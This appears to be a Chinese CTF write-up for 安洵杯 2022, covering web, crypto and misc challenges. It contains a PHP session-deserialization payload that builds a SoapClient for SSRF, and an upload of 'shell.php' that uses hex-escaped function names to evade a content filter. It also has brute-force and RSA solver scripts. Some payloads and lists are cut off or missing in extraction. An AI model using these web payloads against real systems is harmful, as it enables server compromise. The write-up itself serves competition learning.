

安洵杯 2022

队伍信息：N0wayBack

- Web

1. babyphp

```
1  array(0) { } <?php
2  //something in flag.php
3
4  class A
5  {
6      public $a;
7      public $b;
8
9      public function __wakeup()
10     {
11         $this->a = "babyhacker";
12     }
13
14     public function __invoke()
15     {
16         if (isset($this->a) && $this->a == md5($this->a)) {
17             $this->b->uwant();
18         }
19     }
20 }
21
22 class B
23 {
24     public $a;
25     public $b;
26     public $k;
27
28     function __destruct()
29     {
30         $this->b = $this->k;
31         die($this->a);
32     }
```

Plain Text

```

33 }
34
35 class C
36 {
37     public $a;
38     public $c;
39
40     public function __toString()
41     {
42         $cc = $this->c;
43         return $cc();
44     }
45     public function uwant()
46     {
47         if ($this->a == "phpinfo") {
48             phpinfo();
49         } else {
50             call_user_func(array(reset($_SESSION), $this->a));
51         }
52     }
53 }
54
55
56 if (isset($_GET['d0g3'])) {
57     ini_set($_GET['baby'], $_GET['d0g3']);
58     session_start();
59     $_SESSION['sess'] = $_POST['sess'];
60 }
61 else{
62     session_start();
63     if (isset($_POST["pop"])) {
64         unserialize($_POST["pop"]);
65     }
66 }
67 var_dump($_SESSION);
68 highlight_file(__FILE__);

```

1. 解题思路

session 反序列化构造原生类 SSRF，再通过 SSRF 构造原生类读取文件

payload1:

```

1  ?baby=session.serialize_handler&d0g3=php_serialize
2
3  sess=%7C0%3A10%3A%22SoapClient%22%3A5%3A%7Bs%3A3%3A%22uri%22%3Bs%3A4%3A%22test%22%3
Bs%3A8%3A%22location%22%3Bs%3A104%3A%22http%3A%2F%2F127.0.0.1%2Fflag.php%3Fa%3DSplFi

```

Plain Text ▼

先传参写 session，再通过 pop 链触发 SSRF，payload2:

2. ezupload

可以直接上传 php 文件，但对文件内容存在过滤，已知的过滤有：

以及字符：

过滤了 \$ 和 * 就很烦，另外这道题还删了一堆函数，什么 dir、scandir、var_dump、print_r，甚至 chr 函数都用不了：

Fatal error: Uncaught Error: Call to undefined function chr() in /var/www/html/uploads/25a452927110e39a345a2511c57647f2.php:1 Stack trace: #0 (main) thrown in /var/www/html/uploads/25a452927110e39a345a2511c57647f2.php on line 1

服了，试了半天也就只能用原生类 DirectoryIterator 看看目录，因为 * 被 ban 了所以也没法用通配符找 flag 文件，就算找到也打不开。

不过 phpinfo 倒是可以用

Request

PrettyRawHex\n≡



1 POST / HTTP/1.1
2 Host: 47.108.29.107:10087
3 Content-Length: 345
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://47.108.29.107:10087
7 Content-Type: multipart/form-data;
boundary=-----WebKitFormBoundarybA15L9UCcoMs4Ueq
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.0.0
Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/
avif,image/webp,image/apng,*/*;q=0.8,application/signed-exch
ange;v=b3;q=0.9
10 Referer: http://47.108.29.107:10087/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh,zh-CN;q=0.9,en;q=0.8
13 Connection: close
14
15 -----WebKitFormBoundarybA15L9UCcoMs4Ueq
16 Content-Disposition: form-data; name="upload_file"; filename
="shell.php"
17 Content-Type: application/octet-stream
18
19 <?php
20 "\x70\x68\x70\x69\x6e\x66"();
21
22 -----WebKitFormBoundarybA15L9UCcoMs4Ueq
23 Content-Disposition: form-data; name="submit"
24

Response

PrettyRawHexRender\n≡

1 TP/1.1 200 OK
2 te: Sun, 27 Nov 2022 08:37:33 GMT
3 rver: Apache/2.4.38 (Debian)
4 Powered-By: PHP/8.0.1
5 ry: Accept-Encoding
6 ntent-Length: 276
7 nnection: close
8 ntent-Type: text/html; charset=UTF-8
9
10 tml>
11 <body>
12 <form method="POST" enctype="multipart/form-data">
13 这前端不美si你!!!
14 <input type="file" name="upload_file" />
15 <input type="submit" name="submit" value="submit" />
16 </form>
17 </body>
18 html>
19 load Success! ./uploads/25a452927110e39a345a2511c57647f2.php

十六进制绕过关键字检测，可以执行任意函数（有些函数被 ban）



• Crypto

1. Cry1

解题思路:

SHA256(XXXX + part):c

Give Me XXXX:


If you guessed right, I'll give you the flag!, You only have 6 chances (1~20)

第一部分感觉是不限时。

```

1  from hashlib import sha256
2  import string
3
4  sha = "2e92d7316cc5fe96406c56dd178fc160f74fde838af6e5253cd02f3b9e63a21a"
5
6  strings = string.ascii_letters + string.digits
7
8  for i in strings:
9      for j in strings:
10         for x in strings:
11             for k in strings:
12                 s = i + j + x + k + "7nZVBMmA8tCJqybt"
13                 result = sha256(s.encode()).hexdigest()
14                 if result == sha:
15                     print(i + j + x + k)
16                     print(result)

```



```

> nc 120.78.131.38 10001
SHA256(XXXX + 7nZVBMmA8tCJqybt):2e92d7316cc5fe96406c56dd178fc160f74fde838af6e5253cd02f3b9e63a21a
Give Me XXXX:
V0sJ
If you guessed right, I'll give you the flag!, You only have 6 chances (1~20)
1
wrong number, guess again:
2
wrong number, guess again:
3
wrong number, guess again:
4
wrong number, guess again:
5
wrong number, guess again:
6
right!, give you flag: D0g3{Y0u_C4n_gu3ss_The_Fl4g}

```

2. Cry3

解题思路

1.proof2 要利用 AES-CBC 的性质，构造 payload 使得 encrypt 加密后产生相同的值，根据 AES-CBC 的性质，密文的最后一块也即下一段明文加密时使用的 IV，

下列 payload 在加密前经过 pad 后共有 4 块，前两块与 Authentication 所用明文相同

在加密第三块时，AES-CBC 实际上会对：xor(IV, Block3)进行加密，

$$\text{xor}(\text{IV}, \text{Block3}) = \text{xor}(\text{Authentication}, \text{xor}(\text{Authentication}, \text{GOD}[:16])) = \text{GOD}$$

$[:16]$ ，产生密文的最后一块与 Authentication 相同，即通过了 proof

```
1 proof1同前面的题, proof2
2 def proof2(io):
3     GOD = b'Whitfield__Diffie'
4     io.recvuntil(b'must prove your identity to enter the palace ')
5     enc = io.recvline().strip().decode()
6     payload = pad(GOD, 16) + xor(bytes.fromhex(enc), GOD[:16]) + GOD[16:]
7     io.sendafter(b'--> ', payload)
```

Plain Text

2. 获取到的数据为

```
1 n, e1, e2, e3, c1, c2, c3 = (247109156968769357141593758243675272558705
776222691545659408485038257146425558541163878928452767242463342910918382794165095459
387377501214929717871307856871322001336736799567513746630449991478412006468338640194
127135941431579452019889764725547174769063099927171189949287245313024636317854249208
810262942147214199651648116672120544654871813150747572399369916000074664192031549289
469096612838983260431130896717604982906035997628459254437963830406594720992560535896
709073985099562014294920297876487107996267880144464148880062708085114701055422806770
85129296011064035847980356283890270116622597501379203488213944754680663, 11279716645
252513389901373205342331649777171354678969431277095588242201677108798020483173691863
265926951534790090373631573822632510372446899394778388322887919272941911074334290207
428619222262899847134267159402891789952789261547914926438928780725924862790283665522
2364321463244385251562598554145903163887217691, 740774520562859830105627758208104877
977837516022969114950695385403595479567885587610847712490224030270497340507065555278
222168356094556564341454864493454062741117641405576021171786513377446624238089622198
764611867852805676091469551362989289281504003379357980900517284523852574591987324653
43414731130546191397, 94289243156762201236903332572602220819135141321166935707901844
378612774696095693621397303709733074350792450352573805871512879051533470116857230834
286235378257293319135204526548626886722776947019959115616460451859728971093503299280
724737850441294964350222892601423682283768525807399439084563071760112577722727, 2209
816716102853699839963171700687056898126306630826348960594098304949217975094843241011
050422589001387018589261716438938112570480499493797739418237164688050938493247523869
012595222801546608025196930712647523087239870619067647208816428055411484077604154711
413859315232512174178980005597458186571620402451114669587395614825022416142175478826
905752178263653199152871757663525044022838584242595449814175670273153024008619308008
209898659928480915276464262650834204813418301541068282743487808723833680701553944044
891936657300014213216999441917020808663246005602963667274143941093522700691136805481
9080135001374539695540123, 167674877553459327487478124297815817936010245632799182798
720836723074014412905632333244199761491405976706488749618771067955031593144584916325
125214316312015026731513953769643930028900148191590713519293046996596925735123498961
966387028353535451499467179063548326924054091552321985003438788558176468481026954286
812925270964115184177549807583776548091827032610041186335945966228922191244416765456
918076120007554874101430603301178361210019885206635989266863517214040056359101369073
041435220750796091609100055201767380695598404895428782796512626436687900992888360467
61634537685480259624329331952543340501039411915494772699, 18712885294640580334564542
677848612824417447781704014172206434704821858183014257996349797478186628941398374004
637452847966180458564622578430306781173303520206206593489432355821366464672121650178
```

Plain Text

```
464180662947719721941893068339904360063810250343022096450388936444837551495619367437
525071771486384637911378291479073645321718589051958758190044223840325617564446408412
586682285675455883199406776998763739677125568598565746247508850982851013093903033338
593778151215859023092871105075920139638965502023394931424637156269179619727986118000
98252512967320720553000717715342277158728791225033347531496604535321071697197631649
0493)
```

3.e1, e2, e3 之间互相有公约数，前两天刚做过原题，直接套脚本


```
1 n, e1, e2, e3, c1, c2, c3 = (xxx)
2 g1, s11, s12 = xgcd(e1, e2)
3 g2, s21, s23 = xgcd(e1, e3)
4 c11 = pow(c1, s11, n) * pow(c2, s12, n) % n
5 c22 = pow(c1, s21, n) * pow(c3, s23, n) % n
6 # 此处即得到c11 = m^g1, c22 = m^g2 (mod n)
7 _, s1, s2 = xgcd(g1, g2)
8 m = ZZ(pow(c11, s1, n) * pow(c22, s2, n) % n)
9 print(bytes.fromhex(hex(m)[2:]))
10 #b'D0g3{New_3ra_@f_PK_Crypt0graphy_1976}'
```

Plain Text

● Misc

1. GumpKing

用 CE 修改器修改分数，可得到 flag



```
1 flag为
2 D0g3{1145141919810}
```

Plain Text

2. 星星

解题思路:

—(报毒是什么鬼)—

对比发现音频伪加密


```
# binwalk D0g3.png
```

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	PNG image, 309 x 363, 8-bit/color RGB, non-interlaced
24142	0x5E4E	Zip archive data, at least v1.0 to extract, name: docProps/
24181	0x5E75	Zip archive data, at least v2.0 to extract, compressed size: 357, uncompressed size: 357, name: docProps/app.xml
24584	0x6008	Zip archive data, at least v2.0 to extract, compressed size: 351, uncompressed size: 351, name: docProps/core.xml

3. word 中得到如下，隐藏文字如下

救赎之道...就在其中...
 道之若极...行必有格...
 也许一开始就已经得到了所需要的key...想想得到过什么...


1 这是一串神奇的代码

2



3 对了，不要空格

4. 解 emoji



加密:

☐ 01248

☐ a1z26

☐ aaencode

☐ ADFGVX

☐ ADFGX

☐ affine

☐ asciiSum

☐ atbash

☐ autoKey

☐ bacon24

☐ bacon26

☐ baudot

☐ beaufort

☐ bifid

☐ braille(盲文)

☐ brain fuck

☐ bubbleBabble

☐ caesar

☐ caesar box

☐ cetacean

☐ curveCipher

☐ DNA

☒ emojiSubstitute

☐ fourSquare

☐ grayCode

☐ gronsfeld

☐ handyCode

☐ hill

☐ jencode

☐ morse

☐ nihilist

☐ oneTimePad

☐ Ook

☐ pawnShop

☐ periodicTable

☐ playFair

☐ polybius

☐ porta

☐ qwe

☐ rabbit

☐ railFence

☐ railFenceW

☐ rot13

☐ rot18

☐ rot47

☐ rot5

☐ rot8000

☐ RSA-crack

☐ socialistCoreValue

☐ tapCode

☐ trifold

☐ troll script

☐ virgenene

☐ zeroWidthChar

☐ 佛曰

☐ 兽音(online)

☐ 新佛曰(online)

☐ 熊曰(online)

☐ 阴阳怪气

shift, default 0

☐ 加密

☒ 解密

运行

词频分析

wiki

输出内容:

↑

U2FsdGVkX19WFgmgyKoE6P08czgfcEYzdiYZTZixMFHry1A0Bu3S5XwE3JdaSLa2C1HvRRVTdSZqpDKHstVPkjdZyvu28zX9boBHgQcJx/8c1YtKs5anTe0FXXa0g/cLsLjsEl9GNC3G8bHVQyYvkaYC83cQF+GHkQE6plRPZaPIE/JXKpaILaRHRtJ4jCbzum7RkJg4wTRg00MCGWTTm0jxbX/ISzi2sv0lRgnh4YgKCHA6tylbh0hOtwjZTg5X8RhHfj+obx0q1C4BRKqNgsgsgbmDbwl+QTn7jriE32IENdzwGvXLexWx2D6fyKNy9fo0EcbF9lealHshKHcogQ==

这边可能是 des、aes、rabbit 加密

5.aes 解密

对称加密/解密

AES加密/解密

DES加密/解密

RC4加密/解密

Rabbit加密/解密

TripleDES加密/解密

图片隐写术加密

UrlEncode编码/解码

在线AES加密、AES解密工具

U2FsdGVkX19WFgmgyKoE6P08czgfcEYzdiYZTZixMFHry1A0Bu3S5XwE3JdaSLa2C1HvRRVTdSZqpDKHstVPkjdZyvu28zX9boBHgQcJx/8c1YtKs5anTe0FXXa0g/cLsLjsEl9GNC3G8bHVQyYvkaYC83cQF+GHkQE6plRPZaPIE/JXKpaILaRHRtJ4jCbzum7RkJg4wTRg00MCGWTTm0jxbX/ISzi2sv0lRgnh4YgKCHA6tylbh0hOtwjZTg5X8RhHfj+obx0q1C4BRKqNgsgsgbmDbwl+QTn7jriE32IENdzwGvXLexWx2D6fyKNy9fo0EcbF9lealHshKHcogQ==

D0g3

AES加密

AES解密

清空输入框

复制结果文本

LFXXK4RAJVXXE43FEBRW6ZDFEBSG6ZLTNYTXIIDIMF3GKIDUN4QGEZJAVXXE43FEBRW6ZDF566IY3LBPFRGKIDZN52SAY3BNYQHK43FEB2GQZJAVXXE43FEBRW6ZDFE BRH5IDBNZXI2DFOIQHOYLZFRYGYZLBONSSAZDPNYTXIIDGN52GOZLUEBYGC43TO5SCAYLEMQQCEZBQM4ZW3C3TEMJUW4IQ=

```

1  LFXXK4RAJVXXE43FEBRW6ZDFEBSG6ZLTNYTXIIDIMF3GKIDUN4QGEZJAJVXXE43FEBRW6ZD
   F566IY3LBPFRGKIDZN52SAY3BNYQHK43FEB2GQZJAJVXXE43FEBRW6ZDFEBRHSIDBNZXXI2DFOIQHOYLZFRY
   GYZLBONSSAZDPNYTXIIDGN5ZGOZLUEBYGC43TO5SCAYLEMQQCEZBQM4ZWC3TEMJUW4IQ=
2  base32得到
3  Your Morse code doesn't have to be Morse code , maybe you can use the Morse code by a
   nother way, please don't forget passwd add "d0g3andbin"
4
5  第一步得到的摩斯如下
6  .... . .- . .- ---- ... - . - - - - - - . - . - -
7  d0g3andbin000000100011110001011111110101011
8  d0g3andbin111111011100001110100000001010100

```

我看那二进制是 33 位数有没有一种可能是化成十一位八进制数

二进制转十六进制 478bfabd0g3andbin

密码不能太长哦.zip x																
0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
: 05	04	20	CE	52	F5	23	85	69	1E	79	5C	1E	79	5C	23	.. ÎRõ#...i.y\y\#
: 85	68	D7	95	97	9E	B5	BA	00	FF	05	05	05	05	03	05	...h×·-žµ°.ÿ.....
: 03	05	34	05	05	05	F0	23	FF	05	05	05	44	30	67	33	..4...ä#ÿ...D0g3
: 7B	46	6C	61	67	49	73	4E	6F	74	48	65	72	65	41	6E	{FlagIsNotHereAn
: 64	49	74	49	73	41	50	61	63	6B	61	67	65	7D			dItIsAPackage}]

6. 对比 zip 包头 50 4b 03 04 0a 00 00 00


0	1	2	3	4	5	6	7	8	9	10	181	182	183	184	185	186
5	4	3	2	1	0	255	254	253	252	251	80	79	78	77	76	75

7. 找到规律，编写脚本还原 zip 包

```

1  f = open("密码不能太长哦.zip", "rb")
2  o = open("out.zip", "wb")
3  data = f.read()
4  for i in range(len(data)):
5      o.write(bytes([(5-data[i])%256]))


```



3. RedCoast

解题思路

1. 二进制转到压缩包



2. 压缩包中有 625 个黑白图片和一个加密的文本



```

8 path = "C:\\Users\\17845\\Desktop\\CTF\\axb2022\\RedCoast\\download\\"
9 for i in range(0,625):
10     png = path + str(i) + r".png"
11     #print(png)
12     im = Image.open(png)
13     pix = im.getpixel((1,1))
14     if(str(pix)==r"(0, 0, 0)":
15         str1 += '1'
16     else:
17         str1 += '0'
18
19
20 i=0
21 for y in range(0,MAX):
22     for x in range(0,MAX):
23         if(str1[i] == '1'):
24             pic.putpixel([x,y],(0,0,0))
25         else:pic.putpixel([x,y],(255,255,255))
26         i = i+1
27 #pic.show()
28 pic.save("flag.png")
29

```

复制 -->key: 187J3X|1&DX3906@!



3. 把图片拼成二维码得到加密文本的密码，解压后用 cyberchef 的 magic 得到一张图片

方法 (Recipe)

From Hex (16进制转换)

Delimiter
None

From Base64 (Base64转换)

Alphabet
A-Za-z0-9+/=

☒ Remove non-alphabet chars

Render Image

Input format
Raw

输入 (Input)

length: 2005928
lines: 1

6956424f5277304b47676f414141414e5355684555674141424c414141414c7543414941414141784633676c414145411456c45515652346e4f7a39615a416c323345654350714e3557365a575a6c563966616465414165466749677851556b5413546456f3855745a41745571316c724e57537a5a417a6d6d6c744c636d6d6532784d317461746f566d62716257775253174e4771526f6b67516f41434b424e6b434b59674e63594e4553534146415149496b414378764b3365713370565756c3574316a752f50414976783775666a7a4f765a6b50417156304b3473363938534a6330374576526c7876766a635078938373742b416c34784732584a73717a6a477a74377152397146742f7a7472505344666a636346646f746950764a486785a64337064686d594f446251653365597a374c75484a576e4141444446465a56557a4e4d4e33757055687331777a628714269624a4f74696b4f62723441447a656a424a31764e36454e6c686c6e617552566b4666774e5a6d6f693934747a3575739375872306d35736c4e7a316c2f4b586a344b4c557679374a616a394c42736c72376e644d6364442f6957504d79d716367576a716e5